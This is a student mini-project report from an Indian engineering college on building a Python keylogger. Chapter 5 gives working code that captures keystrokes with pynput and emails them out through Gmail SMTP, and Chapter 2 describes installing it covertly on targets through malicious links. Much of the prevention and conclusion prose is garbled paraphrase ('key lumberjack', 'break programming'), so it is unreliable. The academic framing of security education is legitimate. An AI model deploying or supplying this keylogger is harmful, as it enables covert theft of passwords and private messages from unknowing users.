# 

**DEPARTMENT OF INFORMATION SCIENCE AND ENGINEERING**

**A MINI PROJECT REPORT ON**

**“KEYLOGGER ”**

*Submitted in the partial fulfillment of the requirements in the 3rd semester of*

**BACHELOR OF ENGINEERING**

**IN**

**INFORMATION SCIENCE AND ENGINEERING**

**FOR**

**COURSE NAME: MINI PROJECT**

**COURSE CODE: 20ISE391A**

By

**AKSHITH KRISHNAN – 1NH20IS011**

**ASLAM ASGAR KHAN- 1NH20IS020**

***Under the guidance of***

**Mrs. VANDANA C P**

Senior Assistant Professor

****

**CERTIFICATE**

Certified that the project work entitled “KEYLOGGER” carried out by Mr. Akshith Krishnan, bearing USN 1NH20IS011 and Aslam Asgar Khan, bearing USN 1NH20IS020, a bonafide student of III semester in partial fulfillment for the award of Bachelor of Engineering in Information Science & Engineering of New Horizon College of Engineering, an autonomous institute affiliated to the Visvesvaraya Technological University, Belagavi during the year 2021-22. It is certified that all corrections / suggestions indicated for Internal Assessment have been incorporated. The project report has been approved as it satisfies the academic requirements in respect of Mini Project work prescribed for the said Degree.

**Name & Signature of Guide Name & Signature of HOD**

Mrs. Vandana C P Dr. Anandhi R J

**Examiners :**

**Name Signature**

1. …………………………………………………. ………………………………..
2. …………………………………………………… …………………………………

**ACKNOWLEDGEMENT**

Any project is a task of great enormity and it cannot be accomplished by an individual without support and guidance. I am grateful to a number of individuals whose professional guidance and encouragement has made this project completion a reality.

We have a great pleasure in expressing our deep sense of gratitude to the beloved Chairman **Dr. Mohan Manghnani** for having provided us with a great infrastructure and well-furnished labs.

We take this opportunity to express our profound gratitude to the Principal **Dr.Manjunatha** for his constant support and management.

We are grateful to **Dr. R J Anandhi** , Professor and Head of Department of ISE, New Horizon College of Engineering, Bengaluru for her strong enforcement on perfection and quality during the course of our mini project work.

We would like to express our thanks to the guide **Mrs Vandana C P**, Senior Assistant Professor, Department of ISE, New Horizon College of Engineering, Bengaluru who has always guided us in detailed technical aspects throughout our mini project.

We would like to mention special thanks to all the Teaching and Non-Teaching staff members of Information Science and Engineering Department, New Horizon College of Engineering, Bengaluru for their invaluable support and guidance.

**Akshith Krishnan 1NH20IS011**

**Aslam Asgar Khan 1NH20IS02**

**TABLE OF CONTENTS**

**CHAPTER 1 1**

Introduction 1

1.1 Motivation of the Project

1.2 Problem Statement

**CHAPTER 2 4**

Literature Survey

2.1 Existing System

2.2 Proposed System

2.3 Objectives of the Proposed System

**CHAPTER 3 8**

System Requirement Specifications

3.1 Hardware Requirements

3.2 Software Requirements

**CHAPTER 4 12**

System Design

4.1 Architectural Design 12

4.2 Algorithm/Flowchart

**CHAPTER 5 18**

Implementation

5.1 System Modules

**CHAPTER 6 38**

Results

**CHAPTER 7 39**

Conclusion & Future Enhancement 39

**REFERENCES**

**LIST OF TABLES**

|  |  |  |
| --- | --- | --- |
| **Table No.** | **Table Name** | **Page No.** |
| 1 | Abstract | 7 |
| 2 | Introduction | 8 |
| 3 | Literature Survey | 9 |
| 4 | System Requirements Specifications | 11 |
| 5 | System Design | 12 |
| 6 | Implementation | 15 |
| 7 | Experimental Results | 18 |
| 8 | Preventions | 25 |
| 9 | Conclusions | 27 |
| 10 | References | 29 |

**LIST OF FIGURES**

|  |  |  |
| --- | --- | --- |
| **Figure No.** | **Figure Name** | **Page No.** |
| 1 | System Architecture | 12 |
| 2 | System Flowchart 1 | 13 |
| 3 | System Flowchart 2 | 14 |
| 4 | Installation | 15 |
| 5 | Output 1 | 18 |
| 6 | Output 2 | 20 |
| 7 | Output 3 | 21 |
| 8 | Output 4 | 22 |
| 9 | Output 5 | 23 |
| 10 | Output 6 | 24 |

**Abstract**

Keylogger programs attempt to retrieve exclusive records via way of means of covertly taking pictures consumer input via keystroke monitoring and then relaying this records to others, frequently for malicious purposes.Keyloggers thus pose a major threat to business and personal activities such as Internet transactions, online banking, email, or chat. To deal with such threats, not only users should be made aware of this type of malware, but also software professionals and students should be trained in the design, implementation and monitoring of defenses. Effective against various keylogger attacks .The program requires the pynput library to monitor the keystrokes on the Keyboard. The code is return in a format where 4 user defined functions are created which is the ‘press’ of a key and the ‘release‘ is monitored and if the user hits ‘escape’ the user is out of the logger and No. of Characters is to make ‘n’ No. of Characters come out of the loop .The ‘press’ Function is guided to a ‘log text’ file which will be controlled by a series of ‘file handling Functions’ (write ,read and append ) which stores and monitors the actions or the strokes by the user .This is done with the help of key and listener from the pynput library and the data is stored with the help of a ‘list’ which stores the keystrokes .From this project we are looking forward to explore and learn python.

The project can be used for proper identification and authentication. The typing dynamics can be used for different user profiles. Thus this becomes a valid tool for ascertaining personal identity.

# CHAPTER 1

# **INTRODUCTION**

## Introduction

Keylogger programs, commonly known as keyloggers, are a type of malware that maliciously tracks user input on the keyboard to retrieve personal information or personal information.Increasing use of computers for general business and personal activities on the Internet effective handling of emergency keyloggers. In addition, the Internet is not only an important channel for the deployment and distribution of malicious programs, but also helped them infect and execute. Therefore, the great potential of the Internet has led to an increase in keyloggers.Try increasing the number of unique keyloggers linearly each year.

Therefore, for several reasons, keylogger program research should be included in cybersecurity education along with keylogger protection programs. First, keyloggers address a variety of cybersecurity issues and are practical to understand topics such as attacker targets, malware types and their implementation, malware's role in infecting and controlling systems, and camouflage methods. Approach. Achieved in infected systems. Next, students will understand the tools and mechanisms that help detect and prevent keyloggers. Commercial anti-malware programs handle common keylogger malware very well. This is usually due to its static nature and format, but it is less effective at detecting current malware that uses new camouflage and behavioral mechanisms that do not use easily identifiable static signatures or patterns. Not the target. Whether it's detection by active health monitoring of malware dumps or keylogger-like behavior, we need a more dynamic approach to keylogger detection. In fact, the level of dynamism distinguishes between mediocre anti-malware programs and effective programs. Therefore, in cybersecurity training, it is important to ensure that security professionals learn how to handle keylogger malware.

## 1.2 Motivation of the project

## 1.3 Problem Definition

# Keyloggers are a real threat to customers and customer information and are considered an exploitative move. The problem is that keyloggers can detect it with antivirus programs. Installing a hardware keylogger is difficult without the knowledge of the system owner.

# CHAPTER 2

# **LITERATURE SURVEY**

To make keyloggers easier to find, it is important for individuals to dig deeper into information about what keyloggers are and how they are implemented, and to understand different approaches to keyloggers. To answer these types of queries, we will discuss the various types of algorithms that have been proposed so far to overcome the problems and shortcomings of these proposed systems.

Key logging is a security trade-off and should be possible from several perspectives. If an attacker physically gains access to a computing device, the attacker could eavesdrop on physical hardware such as the keyboard to collect valuable user data. This strategy depends entirely on some actual properties, such as either the sound propagation produced when the client is composing or the electromagnetic propagation of the remote console.

An external keylogger, or hardware keylogger, is a small electronic device that sits between the keyboard and the motherboard. This procedure requires physical access to the system that the attacker is trying to compromise. Keyloggers run on focused machines to record client keystrokes, record movements, and ultimately share that personal information with outsiders.

Keyloggers are used for both legal and illegal purposes. Keyloggers are typically used by attackers to collect personal information from individuals or groups. In the past, attackers used keyloggers to compromise a lot of credit card data. Keyloggers will be one of the most dangerous types of spyware ever.

A malicious program with the ability to log keystrokes using an example of a real-time online banking system. An attacker could gain access to a customer’s general ledger if any of the framework’s features were inadvertently updated. The loopholes in these attacks can easily be eliminated if the gadget continues to request a completely new set of letters or alphabets, regardless of successful login. Checks are dependent on individual items and not on the specific character styles allowed in the validation code, so increasing the character choices in the code cannot eliminate the weaknesses, but it does provide security in many ways. May improve. He also suggested that increasing the permissible length of the validation code could mitigate the attack, but now it does not change the simple situation. In conclusion, the central problem is that the enemies of the key logging framework implemented in this particular way properly invalidate all of those inferences.

**2.1 Existing System**

Hardware keyloggers are physical devices such as USB sticks, PS2 cables, and wall chargers that record keystrokes made by the user while logged in to the system. As a result, hardware keyloggers can only be installed if an attacker has physical access to the target system. In this era when people store all their important data in their systems, it is wise not to give it to anyone other than those who are familiar with their system. Therefore, implementing a hardware keylogger is very difficult.

**2.2 Proposed System**

The solution to the existing problem above is that you can build a software keylogger instead of a hardware keylogger. The proposed model provides a solution that reduces the difficulty of installing keyloggers on the target system. This is because software keyloggers can be installed remotely and do not require physical access to the target system. The proposed software, for example, if the user clicks on a malicious link sent via email or social media and finally captures all the user’s keystrokes while enrolled in the system. In addition, it is efficient enough to be installed independently on the target system. Save the log to a folder or send the log directly to a third-party email address

# CHAPTER 3

# **SYSTEM REQUIREMENTS SPECIFICATION**

### 3.1 Hardware Requirements

The following are needed to efficiently use the application.

Processor - Intel Core i3 and above

Speed - 2.5 GHz

RAM - 64 MB (min)

Hard Disk - 50 GB

Android phone with OS version 5.0 and above

### 3.2 Software Requirements

Software requirements define software resource fundamentals that need to be installed on a workstation to provide optimum working of a software. The following are required for optimal development and usage of the application.

Operating System - Windows 7 and above

Programming Language - Java 8, Python 3.7


Compiler - Python IDE, Anaconda, Spyder

# CHAPTER 4

# **SYSTEM DESIGN**

## 4.1 System Architecture

**System flow Diagram**



## 4.2 Flowchart of Proposed System







Fig 4.2: Flowchart of proposed system



# CHAPTER 5

# **IMPLEMENTATION**



## Installing Python Libraries:

## 5.1 Code Implementation

“””Keylogger “””

Import smtplib

From pynput.keyboard import Key, Listener

Email = input(“Enter the email to login:\n”)

Password = input(“Enter the password:\n”)

mailto = input(“Enter the mail id to send the log :\n”)

server = smtplib.SMTP(‘smtp.gmail.com’, 587)

server.ehlo()

server.starttls()

server.login(email,password)

log = list()

word = ‘’

def on\_press(key):

char\_limit = 1

global log, word

print(key)

if key == Key.space or key == Key.enter:

log.append(word)

word = ‘’

print(len(log))

if len(log) >= char\_limit:

server.sendmail(email, mailto, ‘’.join(str© for c in log))

print(“SENDING MAIL…..”)

print(“SENT!!”)

else:

char = f’{key}’

char = char[1:-1]

word += char

if key == Key.esc:

return False

else:

word += str(key).replace(“’”,””)

with Listener(on\_press=on\_press) as listener:

listener.join()

## CHAPTER 6

# **EXPERIMENTAL RESULTS**

## 6.1 Outcome of Proposed System

## (no subject) inbox x 6 2

C:\Users\Win10\PycharmProjects\pythonProject20\venv\Scripts\python.exe “C:/Users/Win10/PycharmProjects/pythonProject20/MINIPROJECT FINAL .py”

W ‘w’

E ‘e’

L ‘l’

C ‘c’

O ‘o’

M ‘m’

E ‘e’

SENDING MAIL……

SENT!!


[Akshithkrishnan2@gmail.com](mailto:Akshithkrishnan2@gmail.com) 11:07 AM (O minutes ago) yy @&


To bec: me +


Welcome


4 Reply ® Forward











**KEYLOGGER Preventions :**

**Method 1– Use a 2-Step Verification**

* Utilizing 2-Step check forestalls keylogging assaults. It requires entering a pin code shipped off a cell phone by means of message to confirm character. It keeps programmers from getting to your record regardless of whether he can take your username and secret key through a keylogger.
* To get your record from unapproved access, empower a 2-Step check. At the point when somebody attempts to get to your record without your consent, you’ll get told right away. That is the essential advance on the most proficient method to forestall keylogging assaults.

**Method no. 2 – Install Software Updates**

* Intstalling Software refreshes patches weaknesses on the PC. Consequently, forestalls exploit units from infusing keyloggers. It resolves the current issues on the PC that programmers can take advantage of. It additionally puts in new highlights on the application, making them more effective.
* Additionally, make sure to introduce the most recent updates for your programs as well. Programmers likewise exploit obsolete modules and additional items. To keep your PC security tight, introduce programming refreshes. Introducing programming refreshes is one more viable strategy for how to forestall keylogging assaults.

**Method no. 3 – Use Key Encryption Software**

* Key encryption programming scramble the keys you push on the console to keep keyloggers from catching the specific keys. They cover the keystrokes as they arrive at the application. So keylogger might have the option to log the characters used to scramble the touchy data. To add one more layer of protection from keyloggers, utilize key encryption programming.

**Method no. 4 – Avoid Downloading Crack Software.**

* Declining to download break programming likewise keeps keyloggers from contaminating the PC. Break programming is regularly contaminated with malware. They are free, however they could be risky for your PC. You may incidentally introduce a keylogger camouflaged as PC programming.
* To keep your PC malware free, try not to download break programming. Download confided in applications as it were. That is one more great way on the best way to forestall keylogging assaults.

**Method no. 5 – Install Anti Malware Program**

* Anti Malware programming shields you from assortments of malware like keyloggers, ransomware, rootkit, and trojan. It filters the records that enter the PC, along these lines distinguishes and forestalls counterfeit programming. It additionally routinely examines the PC for malware to keep the hard drive malware free.
* Against malware programming likewise shields your console from direct access. So it keeps any malignant programming from acquiring direct admittance to it.
* Those are a few viable techniques on the most proficient method to forestall keylogging assaults.
* Consider the possibility that you need to know whether there’s a keylogger prowling on your PC, how might you tell. The following are a few different ways on the most proficient method to recognize keyloggers on the PC.

# CHAPTER 7

# **CONCLUSION AND FUTURE ENHANCEMENT**

## 7.1 Conclusion

* A keylogger is a kind of observation programming or Equipment Devics that has the ability to record each keystroke.
* A keylogger recorder can record texts, email, and any data you type whenever utilizing your console.
* The log record made by the keylogger can then be shipped off a predefined beneficiary.
* There are two sorts of keyloggers specifically Equipment Keyloggers and Programming Keyloggers.
* There have A few Measures can be taken to secure against keyloggers.
* Malware assaults have turned into a danger numerous clients Key lumberjack spywares can cause loss of profoundly secret data.
* They are hard to distinguish as they have the capacity to conceal themselves when they enter the framework. Subsequently client can’t feel their essence.
* In the proposed technique we have seen the key lumberjack spyware assaulting situation and the identification and counteraction of it in an organization.
* This technique can be compelling in distinguishing this sorts of assaults.

## 7.2 Future Enhancement

* This application has much potential for future enhancement.
* This review article attempts to an insight on the recent advancements on the attempts to mitigate the risks of Keylogging attacks.
* The author realizes that the literature survey revealed in this article may have few loose ends on the virtue of inventions related to keylogging attacks and hopes that there may be more advancements in this area.
* The author also propose that much there is still scope to perform inventory work in the area of keylogging attacks which needs to be addressed and worked upon in the coming years.

# **REFERENCES**

1. Strahija, N. (2003, February 8). Student charged after college computers hacked. Retrieved from Xtrix security: http://www.xatrix.org/article2641.html
2. Thorsten Holz, M. E. (2009). Learning More about the Underground Economy: A Case-Study of Keyloggers And Dropzones. Thorsten Holz, Markus Engelberth, Felix C. Freiling
3. Martin Vuagnoux, S. P. (2009). Compromising Electromagnetic emanations of wired and wireless Keyboards. USENIX security symposium,
4. Pynput book : <https://buildmedia.readthedocs.org/media/pdf/pynput/latest/pynput.pdf>
5. Functions and sample algorithms about pynput : <https://pypi.org/project/pynput/>
6. About keyboard events in windows : https://pythonhosted.org/pyglet/programming\_guide/keyboard\_events.html